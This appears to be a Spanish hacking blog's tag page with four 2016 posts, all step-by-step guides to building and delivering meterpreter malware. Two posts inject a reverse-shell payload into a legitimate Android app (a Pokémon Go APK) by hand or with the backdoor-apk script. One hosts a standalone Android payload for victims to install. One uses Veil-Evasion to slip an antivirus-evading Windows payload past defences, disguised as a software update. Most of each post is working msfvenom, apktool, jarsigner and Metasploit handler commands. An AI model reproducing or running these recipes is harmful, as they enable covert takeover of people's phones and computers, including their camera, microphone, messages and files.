Mostrando entradas con la etiqueta meterpreter. Mostrar todas las entradas

viernes, 23 de diciembre de 2016

Infectar una app fácil

Hola amigos:

Hace unos posts, hablábamos de cómo inyectar un payload de android en una app, y lo hacíamos a mano.

En esta ocasión, vamos a presentar un script que nos lo automatizará. Este script se llama backdoor-apk y lo descargamos de https://github.com/dana-at-cp/backdoor-apk

Lo descomprimimos

unzip backdoor-apk-master.zip

Nos vamos al directorio /backdoor-apk-master/backdoor-apk

Copiamos la app víctima dentro de este mismo directorio.

Y Ejecutamos:

./backdoor-apk.sh <app_victima>

Ojo, es importante poner en el mismo directorio de backdoor-apk.sh la app objetivo, pues si no, nos dará un error.

Y completamos lo que nos piden (tipo de payload, IP local y puerto de destino).


La app infectada la podremos encontrar en el subdirectorio /original/dist/

Podemos iniciar metasploit preparadito para escuchar el payload con

msfconsole -r backdoor-apk.rc


Para borrar los archivos generados y poder volver a usar el script:

./cleanup.sh.

Y ahora toca disfrutar las vacaciones de Navidad. El próximo post será el 13 de Enero del 2017 (al menos, lo intentaré). Sin embargo, estamos en contacto en las redes sociales:
  • Facebook: facebook.com/Manugomez1977
  • Twitter: @manugomez1977
  • Instagram: @MANUGOMEZ1977
Me gustaría agradeceros vuestras visitas, vuestras dudas y vuestro apoyo que he tenido en estos 12 meses de vida del blog. Intentaré seguir posteando y, por supuesto, seguir aprendiendo (que me queda mucho todavía).

Que paséis una Feliz Navidad, un feliz 2017 y un expléndido Día de Reyes.

Felices fiestas y ¡¡¡ Happy Hacking !!!


viernes, 7 de octubre de 2016

Infectando apk


Hola a todos.

Antes de empezar, quiero, como ya sabréis, que todos estos posts son para fines educativos, y no me hago responsable del uso que hagáis con las informaciones contenidas en este blog.

Esto hay que señalarlo por lo delicada que es la información de este post.

Además, te invito a que me sigas tanto en twitter @manugomez1977, en instagram manugomez1977 y en facebook en la Página Manugomez1977. Así como a que pinches en la publicidad para poder seguir con los posts.

En el día de hoy vamos a ver cómo podremos infectar una app legítima de android con un payload hecho con msfvenom.

Podréis comprobar, según las capturas de pantalla, que me va a durar varios días, porque la cosa es un poquito larga.

En primer lugar, instalaremos la versión apktool de https://ibotpeaches.github.io/Apktool/install , da igual que tengamos la apktool instalada por defecto en nuestro Kali, ya que no va bien. En Kali 1 moto, no haría falta. Sólo hay que tener cuidado que cambian los parámetros.


Debéis seguir los pasos de instalación que tenéis. Lo obviaré porque está bien explicado.

Una vez instalado, estará en /usr/local/bin

Deberéis instalar también Android Studio. Lo podeís descargar de https://developer.android.com/studio/index.html .

Crearemos el payload

msfvenom -p android/meterpreter/reverse_https LHOST=192.168.1.134 LPORT=4895 -o meterpreter.apk


meteré meterpreter.apk y la app víctima, en mi caso pokemongo.apk (jajajaja) en la carpteta pokemongo (llamarla como queráis, es indiferente).

Ahora, descompilamos meterpreter.apk y pokemongo.apk

/usr/local/bin/apktool d -f -o payload /root/meterpreter.apk

Meterá los archivos dentro del directorio payload


/usr/local/bin/apktool d -f -o victima /root/meterpreter.apk

Meterá los archivos dentro del directorio victima


Nos vamos a /root/victima/smali/com y creamos el directorio metasploit.

Nos vamos a /root/victima/smali/com/metasploit y creamos el directorio stage.


Copiamos todos los archivos .smali de payload/smali/com/metasploit/stage y los pegamos en victima/smali/com/metasploit/stage


Abrimos el fichero AndroidManifest.xml de la aplicación víctima y buscamos una etiqueta <activity> que contenga las líneas

<action android:name=”android.intent.action.MAIN”/>
<category android:name=”android.intent.category.LAUNCHER”/>


En la misma etiqueta <activity>, buscamos android:name= .El valor de atributo estará detrás.

android:name=VALORDELATRIBUTO.

Nos fijaremos que, entre cada parámetro, va a haber dos puntos ':'.

La actividad main de la aplicación víctima será el valor del atributo, cambiando los dos puntos por /.

Por lo tanto, la actividad main, en nuestro caso, será

victima/smali/com/unity3d/player/UnityPlayerNativeActivity.smali


Abrimos ese fichero


Buscamos el método onCreate

;->onCreate(Landroid/os/Bundle;)V


No cerramos el fichero y, en otra terminal, abrimos el fichero

victima/smali/com/metasploit/stage/MainService.smali

Buscamos

invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V


Copiamos esta línea y la pegamos justo debajo del método onCreate del fichero victima/smali/com/unity3d/player/UnityPlayerNativeActivity.smali


Guardamos (por supuesto).

Ahora, abrimos, por un lado

/victima/AndroidManifest.xml

y por otro

/payload/AndroidMainfest.xml

En la imagen de la izquierda veremos el AndroidManifest.xml de la aplicación víctima y en la derecha, el del payload


Copiamos los permisos del payload que no estén en los de la app víctima, en el AndroidManifest.xml de esta última. Ten cuidado de no repetirlos y de que no te falte ninguno, pues no funcionará. Hay que tener definidos TODOS los permisos.


Guardamos el último fichero y salimos.

Ahora queda recompilar la aplicación víctima (repito, en mi caso, pokemongo).

/usr/local/bin/apketool b /root/original


El archivo apk de la aplicación infectada se grabará en el directorio

/victima/dist/


Ahora, queda por firmar la app infectada, puesto que android sólo ejecuta apps firmadas.

jarsigner -verbose -keystore /root/.android/debug.keystore -storepass android -keypass android -digestalg SHA1 -sigalg MD5withRSA /root/pokemongo/victima/dist/pokemongo.apk androiddebugkey

Si no funciona, quitar la parte de -sigalg


Para crear el debug.keystore:

Creamos el directorio /root/.android

keytool -genkey -v -keystore /root/.android/degug.keystore -storepass android -allias androiddebugkey -keypass android -dname “DN=Android Debug,O=Android,C=ES”


Happy hacking


viernes, 19 de febrero de 2016

Intrusión a Android

En esta ocasión, vamos a hacer un PAYLOAD para Android.

Miramos a ver qué IP tenemos:

ifconfig


generamos el payload:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=4444 R > payload.apk


Para pasarlo a Android, voy a utilizar el servidor apache de Kali:

cp payload.apk /var/www/

service apache2 start

Iniciamos Metasploit:

msfconsole


use exploit/multi/handler

set PAYLOAD android/meterpreter/reverse_tcp

set LHOST 192.168.1.134

set LPORT 4444

exploit


Descargamos el archivo en nuestro dispositivo Android:


Pinchamos para instalar



Si nos sale:


Pinchamos a Configuración


Marcamos “Orígenes Desconocidos”


Vamos a la parte de descargas:


Pulsamos Siguiente e Instalar.


La víctima lo ejecuta

Y ya tenemos la sesión de meterpreter:


Y ya podemos navegar por los archivos, mandar SMS, activar la cámara, activar el micrófono, etc.


viernes, 5 de febrero de 2016

Intrusión a Windows 7 evadiendo firewall de Windows y Antivirus

ADVERTENCIAS: 
  • La información siguiente puede ser utilizada para fines delictivos. No me hago responsable del uso de la misma. 
  • La práctica ha sido realizada en un entorno controlado.

Hola a todos:

Hoy, en lugar de seguir con XSS, se me ha ocurrido hacer una pequeña intrusión a un equipo local con Windows 7 Professional, de 32 bits, con Avast Antivirus y Firewall de Windows activado.


Para ello, abrimos la consola en Kali Linux y ejecutamos

veil-evasion

y actualizamos con update


con list, visualizamos los payloads posibles, usaremos el 31, python/meterpreter/reverse_tcp


Como es un Windows a 32 bits, dejamos la arquitectura a 32 bits.
Dejamos Y para que compile de Python a un archivo ejecutable.
Dejamos X en la parte de EXPIRE_PAYLOAD para que no caduque. En caso contrario, pondríamos el número de días que queremos que el PAYLOAD se siga ejecutando.
En LHOST, pondremos la dirección IP interna de la máquina atacante, en nuestro caso será 192.168.1.131.
Dejamos el puerto tal y como está, si queremos, lo podemos cambiar a otros puertos.
No usaremos PYHERION para encriptar, pero podríamos usarlo perfectamente.

Modificamos la IP interna como decíamos antes con

set LHOST 192.168.1.131

En su lugar, podemos poner también una dirección DNS.

­
generate

así generaremos el PAYLOAD.

Nos pedirá el nombre para el PAYLOAD, yo lo llamaré manugomez1977.

Crearemos el PAYLOAD con la primera opción, Pyinstaller.


El ejecutable nos lo ha guardado en la carpeta /var/lib/veil-evasion/output/compiled/manugomez1977.exe

Su código fuente, en python, en /var/lib/veil-evasion/output/source/manugomez1977.py

Y el Handler para Metasploit en /var/lib/veil-evasion/output/handlers/manugomez1977_handler.rc.

El archivo Handler es un script para Metasploit que ejecuta todos los comandos que tendríamos que poner a mano, así nos ahorramos tiempo.

IMPORTANTE: No subáis el archivo a ningún antivirus online.

El siguiente paso es pasar el ejecutable manugomez1977.exe al equipo víctima. ¿Cómo?, nos buscaremos la vida.

Por ejemplo, yo voy a montar un servidor web con apache y le pasaré el enlace.

service apache2 start

cp /var/lib/veil-evasion/output/compiled/manugomez1977.exe 7 /var/www/

Ahora, es cuestión de enviar el enlace a la víctima. Podríamos redireccionarla envenenando la tabla
ARP del router, pero, en este caso, vamos a hacerlo a través de enlace.

En la barra de direcciones, la víctima pondrá:


Aunque hemos puesto como nombre de archivo manugomez1977, podríamos haber puesto el nombre de una actualización de Acrobat reader, Flash, Java, etc. para engañarla y asegurarnos de que la abra.

Es el momento de abrir Metasploit, para ello pondremos la dirección del handler:

msfconsole -r /var/lib/veil-evasion/output/handlers/manugomez1977_handler.rc


La victima, ejecutará el archivo:


El antivirus analiza el archivo:


Sin embargo, a nosostros, nos ha abierto una conexión procedente de la máquina víctima:


con sessions -i, podemos ver las conexiones activas.


Con sessions -i 2 interactuamos con la sesión de meterpreter....y..... a jugar !!!!!!!!!!!!!!!!!!!!


Happy Hacking ;-)